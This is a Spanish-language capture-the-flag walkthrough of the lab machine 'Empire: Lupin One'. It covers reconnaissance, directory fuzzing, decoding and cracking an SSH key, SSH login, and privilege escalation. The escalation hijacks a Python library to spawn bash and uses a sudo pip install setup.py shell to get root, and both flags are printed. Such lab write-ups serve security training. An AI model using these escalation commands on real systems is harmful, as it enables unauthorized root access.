

Vamos a hackear una máquina de nivel “Medium” por el valor de dos puntos. Lo primero que debemos hacer es, además de levantar el Kali y Lupin, dejar las máquinas en host-only, a partir de aquí podremos hacer la práctica.


1. Primero haremos un Netdiscover a nuestro adaptador de red para descubrir la IP de Lupin, en este caso 192.168.56.101




2. Después le haremos un nmap para descubrir los puertos y servicios abiertos



3. Después abriremos Firefox y pondremos 192.168.56.101 y descubriremos que hay una página web




4. Si buscamos el apartado /~myfiles descubriremos un error 404




Error 404


5. Ahora vamos a buscar los archivos y directorios ocultos mediante ffuf, por lo que meteremos el siguiente comando en consola para descubrir que hay un directorio llamado “secret”




6. Ahora lo abriremos en el navegador y descubriremos un mensaje del creador de la máquina




7. Ahora vamos a volver a usar ffuf para encontrar la clave el archivo mysecret.txt




8. Si ponemos ese archivo en el buscador descubriremos un mensaje que debemos descifrar




9. Copiaremos el texto y desde el sitio web “Cyberchef”, lo descifraremos mediante Base58 y descubriremos que el contenido del txt es una clave ssh




10. Copiaremos la clave y la pegaremos en un archivo con nano



11. Vamos a meter la clave rsa en un archivo llamado hash



12. Ahora vamos a usar johntheripper para crackear la contraseña



13. Ahora teniendo en cuenta la contraseña que aparecía en la página web y la contraseña que acabamos de descifrar, vamos a hacernos una shell remota mediante ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh -i ssh_key.rsa icex64@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
Enter passphrase for key 'ssh_key.rsa':
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```


14. Si hacemos un ls veremos un archivo y cuando hagamos cat veremos la primera flag

```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
    ...,    ,...    ..,.   .,,  *&@@@@@@@@@@@&/.    ,,,.   .,..     ...,     ...,
    ,,,.    .,,,     *&@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@,.    ..,,     ,,,,     ,,,.
..,.    ,..,  (@&#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&%,.    ..,,     ,...     ..
    .... .@&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@   ....     ....   ,...
    .,#@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@   .,..     ,.,.     ...,
.,,,&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@#@.,     .,.,     .,..     .,
...@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@####@*.     ..,,     ....     ,.
   @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@%########@%  .,.,     .,.,     .,.,
..,,@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@@@@@@@%########@@,     ..,.     ,..,     ..
.,,, @@@@@@@@@&%%%%%%%%%%%%%%&@@@@@@@@@@@@@@@@@@@@%%######@@,     .,,,     ,,.,     .,
    ..@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%###@@  .,..     ...,     ....
...,  .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#&@.     ...,     ...,     ..
....   #@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%%@.     ....     ....     ..
    .,.,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%#@*.,.,     .,.,     ..@@@@
..,.    .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#@@     ..,.     ,..*@&&@@.
.,,.    ,.@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@@     .,,.     .@&&&@(  ,,
    ,.,.   .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%@@%%&@@@,  ,,,@&@@@.,,,
....    ...#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&%%%%&%,@%%%%%%%#@@@@@%..     ..
...,    ...,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&&&@,*,,@%%%%%%@@@&@%%@..     ..
    ,,.,    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/,***,*,@%%%@@&@@@%%###@  ,,.,
    .,. @@&&&@@,,/@@@@@@@@@@@@@@@@@@@@@@@@@@#,,,,,,,,,*,,@%%%@&&@@%%%%%##&*  ,...
.,,, @@&@@&@&@@%,*,*,*,*,**,*,*,**,*,*,*,*,*,*,**,&@%%&@@@&@%%%%%%%%%@/.,     .,
  /@@&&&&&&&&&&&@@*,,,,,,,,,,,,,,,,,,,,,*,,,**,%@&%%%%@&&&@%%%%%%%%%%@(     ,..,
 @&@&@&@&@&@&@&@&&@@@@@(,*,*,,**,*,*,,,*#&@@&%%%%%%%%%&@@@@@%%%%%%%%%@&..,     .,.,
@@@&&&&&&&&&&&&&&&&&&&&@@@&&&@@@@&&@@&&@&&&%&%%%%%%%%@&&&@&%%%%%%%&@,..     ...,     ..
 @&&&@&@&@&@&@&@&@&@&@&@&@&@&&@@@&&&&&&&%&%%%%&@&&@@%%%#&@%..,     .,.,     .,.,
  @@@@&&&&&&&&&&&&&&&&&&&&&&&&@&&&&&&&&&&&%%&%@&@&@&@@%..    ....     ....     ,..,
.,,, *@@&&&@&@&@&@&@&@&@&&&&&&&&&&&&&&&&&&%&&@@&&@....    ,.,     .,,,     ,,..     .,
    ,,,,    .,%@@@@@@@@@@@@@@@@@@@%,   ...,@@&&@(,,     ,,,.    .,,,     ,,.,     .,,.
    .,.,    .,,,     .,,.    ..,.     ,*@@&&@ ,,,,     ,.,.    .,.,     .,.,     .,.,
...,    ....     ....     ,..     ,..@@@&@#,..     ....     ,..     ...,     ....     ..
    ....    ....     ...     ....@.,%&@..     ....     ...     ....     ....     ....
    ...,    ....     ....    .*/,...&.,,,     ....     ....    .,..     ...,     ...,
.,.,    .,.,     ,,.,     .,../*,,&,,     ,.,,     ,.,,     ..,     .,.,     .,.,     ,,

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$
```


15. Si hacemos sudo –l veremos un script de python, nuestro objetivo es hacer escalado de privilegios modificando ese script

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$
```

16. Posteriormente nos descargaremos el script linpeas.sh y lanzaremos un servidor http en el puerto 80




17. Desde la terminal remota nos iremos a /tmp y cogeremos el archivo de linpeas mediante wget




18. Le damos permisos de ejecutable al script y lo ejecutamos

19. Vamos a empezar a reventar la librería de python, primero vamos a ver sus permisos




20. Editaremos el script y pondremos “os.system(“/bin/bash)”


21. Sin embargo, icex64 no tiene permisos de administrador, no como arsene (Contiene la librería)



22. Vamos a cambiar de usuario



23. Si hacemos sudo –l veremos otra vulnerabilidad. Podemos hacer escalado de privilegios por pip



24. Tendremos que poner los siguientes comandos uno por uno para conseguir la shell root

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.p
y
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.UIbSlBN1Lm
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

25. Ya somos root, si navegamos hasta /root descubriremos la segunda flag

```
Processing ./tmp.UIbSlBN1Lm
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
root.txt
# cat root.txt
```

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
# 
```